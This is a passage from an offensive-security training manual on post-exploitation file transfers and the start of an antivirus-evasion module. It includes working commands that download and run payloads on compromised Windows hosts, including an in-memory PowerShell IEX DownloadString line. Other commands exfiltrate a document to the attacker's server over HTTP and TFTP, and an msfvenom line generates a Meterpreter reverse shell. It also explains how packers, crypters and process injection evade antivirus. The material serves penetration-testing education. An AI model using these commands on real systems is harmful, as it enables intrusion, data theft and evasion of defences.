Listing 467 - Upgrading our shell with Python

Immediately after running our Python command, we are greeted with a familiar Bash prompt. Let's try connecting to our local FTP server again, this time through the `pty` shell and see how it behaves:

```
student@debian:~$ ftp 10.11.0.4
ftp 10.11.0.4
Connected to 10.11.0.4.
220----- Welcome to Pure-FTPD [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 09:16. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
offsec
331 User offsec OK. Password required
Password:offsec

230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
student@debian:~$
```

*Listing 468 - Using an interactive program with our upgraded shell*

This time, our interactive connection to the FTP server was successful (Listing 468) and when we quit, we were returned to our upgraded Bash prompt. This technique effectively provides an interactive shell through a traditionally non-interactive channel and is one of the most popular upgrades to a standard non-interactive shell on Linux.

#### 16.1.3.2 Exercises

(*Reporting is not required for these exercises*)

1. Start the Pure-FTPD FTP server on your Kali system, connect to it using the FTP client on the Debian lab VM, and observe how the interactive prompt works.
2. Attempt to log in to the FTP server from a Netcat reverse shell and see what happens.
3. Research alternatives methods to upgrade a non-interactive shell.

## 16.2 Transferring Files with Windows Hosts

In Unix-like environments, we will often find tools such as Netcat, curl, or wget preinstalled with the operating system, which make downloading files from a remote machine relatively simple. However, on Windows machines the process is usually not as straightforward. In this section, we will explore file transfer options on Windows-based machines.

### 16.2.1 Non-Interactive FTP Download

Windows operating systems ship with a default FTP client that can be used for file transfers. As we've seen, the FTP client is an interactive program that requires input to complete so we need a creative solution in order to use FTP for file transfers.

The **ftp** help option (**-h**) has some clues that might come to our aid:

```
C:\Users\offsec> ftp -h

Transfers files to and from a computer running an FTP server service
(sometimes called a daemon). Ftp can be used interactively.

FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A] [-x:sendbuffer] [-r:recvbuffer]
[-b:asyncbuffers] [-w:windowsize] [host]

-v           Suppresses display of remote server responses.
-n           Suppresses auto-login upon initial connection.
-i           Turns off interactive prompting during multiple file
            transfers.
-d           Enables debugging.
-g           Disables filename globbing (see GLOB command).
-s:filename Specifies a text file containing FTP commands; the
            commands will automatically run after FTP starts.
-a           Use any local interface when binding data connection.
-A           login as anonymous.
-x:send sockbuf Overrides the default SO_SNDBUF size of 8192.
-r:recv sockbuf Overrides the default SO_RCVBUF size of 8192.
-b:async count Overrides the default async count of 3
-w:windowsize Overrides the default transfer buffer size of 65535.
host        Specifies the host name or IP address of the remote
            host to connect to.

Notes:
- mget and mput commands take y/n/q for yes/no/quit.
- Use Control-C to abort commands.
```

Listing 469 - FTP help display

The **ftp -s** option accepts a text-based command list that effectively makes the client non-interactive. On our attacking machine, we will set up an FTP server, and we will initiate a download request for the Netcat binary from the compromised Windows host.

First, we will place a copy of **nc.exe** in our **/ftphome** directory:

```
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /ftphome/
kali@kali:~$ ls /ftphome/
nc.exe
```

Listing 470 - Ensuring nc.exe is in the ftphome directory

We have already installed and configured Pure-FTPD on our Kali machine, but we will restart it to make sure the service is available:

```
kali@kali:~$ sudo systemctl restart pure-ftpd
```

Listing 471 - Restarting Pure-FTPD in Kali

Next, we will build a text file of FTP commands we wish to execute, using the echo command as shown in Listing 472.

The command file begins with the **open** command, which initiates an FTP connection to the specified IP address. Next the script will authenticate as **offsec** with the **USER** command and supply the password, **lab**. At this point, we should have a successfully authenticated FTP connection and we can script the commands necessary to transfer our file.

We will request a binary file transfer with **bin** and issue the **GET** request for **nc.exe**. Finally, we will close the connection with the **bye** command:

---

```
C:\Users\offsec>echo open 10.11.0.4 21> ftp.txt
C:\Users\offsec>echo USER offsec>> ftp.txt
C:\Users\offsec>echo lab>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
```

---

Listing 472 - Creating the non-interactive FTP script

We are now ready to initiate the FTP session using the command list that will effectively make the interactive session non-interactive. To do this, we will issue the following FTP command:

---

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
```

---

Listing 473 - Using FTP non-interactively

In the above listing, we used **-v** to suppress any returned output, **-n** to suppresses automatic login, and **-s** to indicate the name of our command file.

When the **ftp** command in Listing 473 runs, our download should have executed, and a working copy of **nc.exe** should appear in our current directory:

---

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
ftp> open 192.168.1.31 21
ftp> USER offsec
ftp> bin
ftp> GET nc.exe
ftp> bye

C:\Users\offsec> nc.exe -h
[v1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
-d detach from console, stealth mode

-e prog inbound program to exec [dangerous!!]
-g gateway source-routing hop point[s], up to 8
-G num source-routing pointer: 4, 8, 12, ...
-h this cruft
-i secs delay interval for lines sent, ports scanned
-l listen mode, for inbound connects
...
```

---

Listing 474 - Successfully transferring nc.exe

## 16.2.2 Windows Downloads Using Scripting Languages

We can leverage scripting engines such as VBScript<sup>397</sup> (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) to download files to our victim machine. For example, the following set of non-interactive **echo** commands, when pasted into a remote shell, will write out a **wget.vbs** script that acts as a simple HTTP downloader:

---

```

echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >>
wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >>
wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

```

---

Listing 475 - Creating a VBScript HTTP downloader script

We can run this (with **cscript**) to download files from our Kali machine:

---

```
C:\Users\Offsec> cscript wget.vbs http://10.11.0.4/evil.exe evil.exe
```

---

Listing 476 - Executing the VBScript HTTP downloader script

For more recent versions of Windows, we can use PowerShell as an even simpler download alternative. The example below shows an implementation of a downloader script using the **System.Net.WebClient** PowerShell class:<sup>398</sup>

<sup>397</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/VBScript>

<sup>398</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?redirectedfrom=MSDN&view=netframework-4.8>

```
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://10.11.0.4/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Listing 477 - Creating a PowerShell HTTP downloader script

Now we can use PowerShell to run the script and download our file. However, to ensure both correct and stealthy execution, we specify a number of options in the execution of the script as shown below in Listing 478.

First, we must allow execution of PowerShell scripts (which is restricted by default) with the **-ExecutionPolicy** keyword and **Bypass** value. Next, we will use **-NoLogo** and **-NonInteractive** to hide the PowerShell logo banner and suppress the interactive PowerShell prompt, respectively. The **-NoProfile** keyword will prevent PowerShell from loading the default profile (which is not needed), and finally we specify the script file with **-File**:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -
-NoProfile -File wget.ps1
```

Listing 478 - Executing the PowerShell HTTP downloader script

We can also execute this script as a one-liner as shown below:

```
C:\Users\Offsec> powershell.exe (New-Object
System.Net.WebClient).DownloadFile('http://10.11.0.4/evil.exe', 'new-exploit.exe')
```

Listing 479 - Executing the PowerShell HTTP downloader script as a one-liner

If we want to download and execute a PowerShell script without saving it to disk, we can once again use the *System.Net.Webclient* class. This is done by combining the **DownloadString** method with the *Invoke-Expression* cmdlet (**IEX**).<sup>399</sup>

To demonstrate this, we will create a simple PowerShell script on our Kali machine (Listing 480):

```
kali@kali:/var/www/html$ sudo cat helloworld.ps1
Write-Output "Hello World"
```

Listing 480 - The Hello World script hosted on our web server

Next, we will run the script with the following command on our compromised Windows machine (Listing 481):

```
C:\Users\Offsec> powershell.exe IEX (New-Object
System.Net.WebClient).DownloadString('http://10.11.0.4/helloworld.ps1')
Hello World
```

Listing 481 - Executing a remote PowerShell script directly from memory

The content of the PowerShell script was downloaded from our Kali machine and successfully executed without saving it to the victim hard disk.

<sup>399</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6>

### 16.2.3 Windows Downloads with exe2hex and PowerShell

In this section we will take a somewhat circuitous, although very interesting route, in order to download a binary file from Kali to a compromised Windows host. Starting on our Kali machine, we will compress the binary we want to transfer, convert it to a hex string, and embed it into a Windows script.

On the Windows machine, we will paste this script into our shell and run it. It will redirect the hex data into **powershell.exe**, which will assemble it back into a binary. This will be done through a series of non-interactive commands.

As an example, let's use **powershell.exe** to transfer Netcat from our Kali Linux machine to our Windows client over a remote shell.

We'll start by locating and inspecting the **nc.exe** file on Kali Linux.

```
kali@kali:~$ locate nc.exe | grep binaries
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ cp /usr/share/windows-resources/binaries/nc.exe .

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 58K Sep 18 14:22 nc.exe
```

Listing 482 - Locating and inspecting nc.exe

Although the binary is already quite small, we will reduce the file size to show how it's done. We will use **upx**, an executable packer (also known as a PE compression tool):

```
kali@kali:~$ upx -9 nc.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2018
UPX 3.95           Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

      File size        Ratio       Format       Name
-----  -----  -----
      59392 ->    29696   50.00%  win32/pe    nc.exe
Packed 1 file.
```

```
kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 29K Sep 18 14:22 nc.exe
```

Listing 483 - Packing and compressing nc.exe

As we can see, **upx** has optimized the file size of **nc.exe**, decreasing it by almost 50%. Despite the smaller size, the Windows PE file is still functional and can be run as normal.

Now that our file is optimized and ready for transfer, we can convert **nc.exe** to a Windows script (**.cmd**) to run on the Windows machine, which will convert the file to hex and instruct **powershell.exe** to assemble it back into binary. We'll use the excellent **exe2hex** tool for the conversion process:

```
kali@kali:~$ exe2hex -x nc.exe -p nc.cmd
[*] exe2hex v1.5.1
[+] Successfully wrote (PoSh) nc.cmd
```

Listing 484 - Transforming nc.exe into a batch file

This creates a script named `nc.cmd` with contents like the following:

*Listing 485 - Script output from exe2hex*

Notice how most of the commands in this script are non-interactive, mostly consisting of echo commands. Towards the end of the script, we find commands that rebuild the *nc.exe* executable on the target machine:

```
...  
powershell -Command "$h=Get-Content -readcount 0 -path  
'./nc.hex';$l=$h[0].length;$b=New-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-  
1;$i+=2){$b[$x]=[byte]::Parse($h[0].Substring($i,2),[System.Globalization.NumberStyles]  
)::HexNumber};$x+=1;set-content -encoding byte 'nc.exe' -value $b;Remove-Item -force  
nc.hex;"
```

#### *Listing 486 - PowerShell command to rebuild nc.exe*

When we copy and paste this script into a shell on our Windows machine and run it, we can see that it does, in fact, create a perfectly-working copy of our original *nc.exe*.

*Listing 487 - Using PowerShell to rebuild nc.exe*

## 16.2.4 Windows Uploads Using Windows Scripting Languages

In certain scenarios, we may need to exfiltrate data from a target network using a Windows client. This can be complex since standard TFTP, FTP, and HTTP servers are rarely enabled on Windows by default.

Fortunately, if outbound HTTP traffic is allowed, we can use the `System.Net.WebClient` PowerShell class to upload data to our Kali machine through an HTTP POST request.

To do this, we can create the following PHP script and save it as `upload.php` in our Kali webroot directory, `/var/www/html`:

```
<?php  
$uploaddir = '/var/www/uploads/';  
  
$uploadfile = $uploaddir . $_FILES['file']['name'];  
  
move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)  
?>
```

Listing 488 - PHP script to receive HTTP POST request

The PHP code in Listing 488 will process an incoming file upload request and save the transferred data to the `/var/www/uploads/` directory.

Next, we must create the `uploads` folder and modify its permissions, granting the `www-data` user ownership and subsequent write permissions:

```
kali@kali:/var/www$ sudo mkdir /var/www/uploads  
  
kali@kali:/var/www$ ps -ef | grep apache  
root      1946      1  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start  
www-data  1947  1946  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start  
  
kali@kali:/var/www$ sudo chown www-data: /var/www/uploads  
  
kali@kali:/var/www$ ls -la  
total 16  
drwxr-xr-x  4 root      root    4096 Feb  2 00:33 .  
drwxr-xr-x 13 root      root    4096 Sep 20 14:57 ..  
drwxr-xr-x  2 root      root    4096 Feb  2 00:33 html  
drwxr-xr-x  2 www-data  www-data 4096 Feb  2 00:33 uploads
```

Listing 489 - Setting up file permissions for the uploads directory

Note that this would allow anyone interacting with `uploads.php` to upload files to our Kali virtual machine.

With Apache and the PHP script ready to receive our file, we move to the compromised Windows host and invoke the `UploadFile` method from the `System.Net.WebClient` class to upload the document we want to exfiltrate, in this case, a file named `important.docx`:

```
C:\Users\Offsec> powershell (New-Object  
System.Net.WebClient).UploadFile('http://10.11.0.4/upload.php', 'important.docx')
```

Listing 490 - PowerShell command to upload a file to the attacker machine

After execution of the **powershell** command, we can verify the successful transfer of the file:

```
kali@kali:/var/www/uploads$ ls -la
total 360
drwxr-xr-x 2 www-data www-data 4096 Feb 2 00:38 .
drwxr-xr-x 4 root     root    4096 Feb 2 00:33 ..
-rw-r--r-- 1 www-data www-data 359250 Feb 2 00:38 important.docx
```

Listing 491 - File downloaded to our Kali system

### 16.2.5 Uploading Files with TFTP

While the Windows-based file transfer methods shown above work on all Windows versions since Windows 7 and Windows Server 2008 R2, we may run into problems when encountering older operating systems. PowerShell, while very powerful and often-used, is not installed by default on operating systems like Windows XP and Windows Server 2003, which are still found in some production networks. While both VBScript and the FTP client are present and will work, in this section we will discuss another file transfer method that may be effective in the field.

TFTP<sup>400</sup> is a UDP-based file transfer protocol and is often restricted by corporate egress firewall rules.

During a penetration test, we can use TFTP to transfer files from older Windows operating systems up to Windows XP and 2003. This is a terrific tool for non-interactive file transfer, but it is not installed by default on systems running Windows 7, Windows 2008, and newer.

For these reasons, TFTP is not an ideal file transfer protocol for most situations, but under the right circumstances, it has its advantages.

Before we learn how to transfer files with TFTP, we first need to install and configure a TFTP server in Kali and create a directory to store and serve files. Next, we update the ownership of the directory so we can write files to it. We will run atftpd as a daemon on UDP port 69 and direct it to use the newly created **/tftp** directory:

```
kali@kali:~$ sudo apt update && sudo apt install atftp
kali@kali:~$ sudo mkdir /tftp
kali@kali:~$ sudo chown nobody: /tftp
kali@kali:~$ sudo atftpd --daemon --port 69 /tftp
```

Listing 492 - Setting up a TFTP server on Kali

On the Windows system, we will run the **tftp** client with **-i** to specify a binary image transfer, the IP address of our Kali system, the **put** command to initiate an upload, and finally the filename of the file to upload.

The final command is similar to the one shown below in Listing 493:

```
C:\Users\Offsec> tftp -i 10.11.0.4 put important.docx
Transfer successful: 359250 bytes in 96 second(s), 3712 bytes/s
```

Listing 493 - Uploading files to our Kali machine using TFTP

<sup>400</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Trivial\\_File\\_Transfer\\_Protocol](https://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol)

---

For some incredibly interesting ways to use common Windows utilities for file operations, program execution, UAC bypass, and much more, see the *Living Off The Land Binaries And Scripts (LOLBAS)* project,<sup>401</sup> maintained by Oddvar Moe and several contributors, which aims to “document every binary, script, and library that can be used for [these] techniques.” For example, the certutil.exe<sup>402</sup> program can easily download arbitrary files and much more.

---

#### 16.2.5.1 Exercises

(Reporting is not required for these exercises)

1. Use VBScript to transfer files in a non-interactive shell from Kali to Windows.
2. Use PowerShell to transfer files in a non-interactive shell from Kali to Windows and vice versa.
3. For PowerShell version 3 and above, which is present by default on Windows 8.1 and Windows 10, the cmdlet *Invoke-WebRequest*<sup>403</sup> was added. Try to make use of it in order to perform both upload and download requests to your Kali machine.
4. Use TFTP to transfer files from a non-interactive shell from Kali to Windows.

**Note:** If you encounter problems, first attempt the transfer process within an interactive shell and watch for issues that may cause problems in a non-interactive shell.

### 16.3 Wrapping Up

In this module, we focused on post-exploitation file transfers. We learned about traditional file transfer methods such as FTP and TFTP and learned how to upgrade non-interactive shells. We also focused specifically on Windows-specific file transfer methods using various scripting languages as well as how the *exe2hex* utility can be used to transfer files.

We can use these methods in various ways during an assessment to help transfer tools or data into or out of a target network.

---

<sup>401</sup> (LOLBAS-Project, 2019), <https://github.com/LOLBAS-Project/LOLBAS>

<sup>402</sup> (api0cradle, 2018), <https://github.com/api0cradle/LOLBAS/blob/master/OSBinaries/Certutil.md>

<sup>403</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-6>

## 17 Antivirus Evasion

In an attempt to compromise a target machine, attackers often disable or otherwise bypass antivirus software installed on these systems. As penetration testers we must understand and be able to mimic these techniques in order to demonstrate this potential threat.

In this module, we will discuss the purpose of antivirus software and outline how it is deployed in most companies. We will examine various methods used to detect malicious software and explore some of the available tools that will allow us to bypass antivirus software on target machines.

### 17.1 What is Antivirus Software

Antivirus (AV) is type of application designed to prevent, detect, and remove malicious software.<sup>404</sup> It was originally designed to simply remove computer viruses. However, with the development of other types of malware, antivirus software now typically includes additional protections such as firewalls, website scanners, and more.

### 17.2 Methods of Detecting Malicious Code

In order to demonstrate the effectiveness of various antivirus products, we will start by scanning a popular Meterpreter payload. Using **msfvenom**, we will generate a standard Portable Executable file containing our payload, in this case a simple TCP reverse shell.

---

*The Portable Executable (PE)<sup>405</sup> file format is used on Windows operating systems for executable and object files. The PE format represents a Windows data structure that details the information necessary for the Windows loader<sup>406</sup> to manage the wrapped executable code including required dynamic libraries, API imports and exports tables, etc.*

---

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f exe > binary.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

*Listing 494 - Generating a malicious PE containing a meterpreter shell.*

<sup>404</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Antivirus\\_software](https://en.wikipedia.org/wiki/Antivirus_software)

<sup>405</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Portable\\_Executable](https://en.wikipedia.org/wiki/Portable_Executable)

<sup>406</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Loader\\_\(computing\)](https://en.wikipedia.org/wiki/Loader_(computing))


Next, we will run a virus scan on this executable. Rather than installing a large number of antivirus applications on our local machine, we can upload our file to *VirusTotal*,<sup>407</sup> which will scan it to determine the detection rate of various AV products.

---

*VirusTotal is convenient but it generates a hash for each unique submission, which is then shared with all participating AV vendors. As such, take care when submitting sensitive payloads as the hash is essentially considered public from the time of first submission.*

---

The results of this scan are listed below:



51 engines detected this file

SHA-256: 25b059d551143c824d13c8d97b182b0eed7933dee2c679c3e0fb8cb2d5303741  
File name: binary.exe  
File size: 72.07 KB  
Last analysis: 2018-02-26 16:36:29 UTC

51 / 67

| Detection          | Details                              | Community     |                          |
|--------------------|--------------------------------------|---------------|--------------------------|
| Ad-Aware           | Trojan.CryptZ.Gen                    | AhnLab-V3     | Trojan.Win32.ShellR128   |
| ALYac              | Trojan.CryptZ.Gen                    | Arcabit       | Trojan.CryptZ.Gen        |
| Avast              | Win32:SwPatch [Wrm]                  | AVG           | Win32:SwPatch [Wrm]      |
| Avira              | TR/Crypt.EPACK.Gen2                  | AVWare        | Trojan.Win32.Swrot.B (v) |
| Baidu              | Win32.Trojan.WisdomEyes.16070401.... | BitDefender   | Trojan.CryptZ.Gen        |
| Bkav               | W32.FamVT.RorenNhc.Trojan            | CAT-QuickHeal | Trojan.Swrot.A           |
| ClamAV             | Win.Trojan.MSShellcode-7             | Comodo        | TrojWare.Win32.Rozena.A  |
| CrowdStrike Falcon | malicious_confidence_100% (D)        | Cybereason    | malicious.fcbe37         |
| Cylance            | Unsafe                               | Cynet         | W32/Swrot.A.gen!Eldorado |

Figure 263: Virustotal results on the meterpreter payload.

Based on these results, we can see that many antivirus products detected our file as malicious. Before diving into evasion techniques, we must first understand the techniques antivirus manufacturers use to detect malicious code.

### 17.2.1 Detection Methods

An antivirus signature is a continuous sequence of bytes within malware that uniquely identifies it. Signature-based antivirus detection is mostly considered a *blacklist technology*. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined. This implies that, with correct tools, we can bypass antivirus software that relies on this detection method fairly easily. Specifically, we can bypass signature-based detection by simply changing or obfuscating the contents of a known malicious file in order to break the identifying byte sequence (or signature).

---

<sup>407</sup> (VirusTotal, 2019), <https://www.virustotal.com/#/home/upload>

Depending on the type and quality of the antivirus software being tested, sometimes we can bypass antivirus software by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. However, not every case is this simple.

Since antivirus software vendors use different signatures and proprietary technologies to detect malware, and each vendor updates their databases constantly, it's usually difficult to come up with a catch-all antivirus evasion solution. Quite often, this process is based on a trial-and-error approach in a test environment.

For this reason, during a penetration test we should identify the presence, type, and version of the deployed antivirus software before considering a bypass strategy. If the client network or system implements antivirus software, we should gather as much information as possible and replicate the configuration in a lab environment for AV bypass testing before uploading files to the target machine.

To address the pitfalls of signature-based detection, antivirus manufacturers introduced additional detection methods to improve the effectiveness of their products.

*Heuristic-Based Detection*<sup>408</sup> is a detection method that relies on various rules and algorithms to determine whether or not an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to decompile and then analyze the source code. The idea is to look for various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, *Behavior-Based Detection*<sup>409</sup> dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and looking for behaviors or actions that are considered malicious.

Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations when it comes to heuristics and behavior detection, each antivirus product will differ in terms of what code is considered malicious.

It's worth noting that the majority of antivirus developers use a combination of these detection methods to achieve higher detection rates.

## 17.3 Bypassing Antivirus Detection

Generally speaking, antivirus evasion falls into two broad categories: on-disk and in-memory. On-disk evasion focuses on modifying malicious files physically stored on disk in an attempt to evade AV detection. Given the maturity of AV file scanning, modern malware often attempts in-memory operation, avoiding the disk entirely and therefore reducing the possibility of being detected. In the following sections, we will give a very general overview of some of the techniques used in both of these approaches. Please note that details about these techniques are outside the scope of this module.

---

<sup>408</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Heuristic\\_analysis](https://en.wikipedia.org/wiki/Heuristic_analysis)

<sup>409</sup> (Tristan Aubrey-Jones, 2007), <https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf>

## 17.3.1 On-Disk Evasion

To begin our discussion of evasion, we will first look at various techniques used to obfuscate files stored on a physical disk.

### 17.3.1.1 Packers

Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of packers.<sup>410</sup> Given the high cost of disk space and slow network speeds during the early days of the Internet, packers were originally designed to simply reduce the size of an executable. Unlike modern “zip” compression techniques, packers generate an executable that is not only smaller, but is also functionally equivalent with a completely new binary structure. The resultant file has a new signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of UPX<sup>411</sup> and other popular packers alone is not sufficient for evasion of modern AV scanners.

### 17.3.1.2 Obfuscators

Obfuscators reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or “dead code”,<sup>412</sup> splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection.

### 17.3.1.3 Crypters

“Crypter” software cryptographically alters executable code, adding a decrypting stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.

### 17.3.1.4 Software Protectors

Highly effective antivirus evasion requires a combination of all of the previous techniques in addition to other advanced ones, including anti-reversing, anti-debugging, virtual machine emulation detection, and so on. In most cases, software protectors were designed for legitimate purposes but can also be used to bypass AV detection.

Most of these techniques may appear simple at a high-level but they are actually quite complex. Because of this, there are currently few actively-maintained free tools that provide acceptable antivirus evasion. Among commercially available tools, *The Enigma Protector*<sup>413</sup> in particular can successfully be used to bypass antivirus products.

---

<sup>410</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Executable\\_compression](https://en.wikipedia.org/wiki/Executable_compression)

<sup>411</sup> (UPX, 2018), <https://upx.github.io/>

<sup>412</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Dead\\_code](https://en.wikipedia.org/wiki/Dead_code)

<sup>413</sup> (Enigma Protector, 2019), <http://www.enigmaprotector.com/en/home.html>

## 17.3.2 In-Memory Evasion

*In-Memory Injections*,<sup>414</sup> also known as *PE Injection* is a popular technique used to bypass antivirus products. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not write any files to disk, which is one the main areas of focus for most antivirus products.

There are several evasion techniques<sup>415</sup> that do not write files to disk. While we will provide a brief explanation for some of them, in this module we will only cover in-memory injection using PowerShell in detail as the others rely on low level programming background in languages such as C/C++ and are outside of the scope of this module.

### 17.3.2.1 Remote Process Memory Injection

This technique attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of Windows APIs.<sup>416</sup> First, we would use the *OpenProcess*<sup>417</sup> function to obtain a valid *HANDLE*<sup>418</sup> to a target process that we have permissions to access. After obtaining the HANDLE, we would allocate memory in the context of that process by calling a Windows API such as *VirtualAllocEx*.<sup>419</sup> Once the memory has been allocated in the remote process, we would copy the malicious payload to the newly allocated memory using *WriteProcessMemory*.<sup>420</sup> After the payload has been successfully copied, it is usually executed in memory in a separate thread using the *CreateRemoteThread*<sup>421</sup> API.

This sounds complex, but we will use a similar technique in the following example, using PowerShell to do most of the heavy lifting and perform a very similar but simplified attack targeting a local **powershell.exe** instance.

### 17.3.2.2 Reflective DLL Injection

Unlike regular DLL injection, which implies loading a malicious DLL from disk using the *LoadLibrary*<sup>422</sup> API, this technique attempts to load a DLL stored by the attacker in the process memory.<sup>423</sup>

The main challenge of implementing this technique is that *LoadLibrary* does not support loading a DLL from memory. Furthermore, the Windows operating system does not expose any APIs that

---

<sup>414</sup> (Endgame, 2017), <https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>

<sup>415</sup> (F-Secure, 2018) <https://blog.f-secure.com/memory-injection-like-a-boss/>

<sup>416</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Windows\\_API](https://en.wikipedia.org/wiki/Windows_API)

<sup>417</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess>

<sup>418</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Handle\\_\(computing\)](https://en.wikipedia.org/wiki/Handle_(computing))

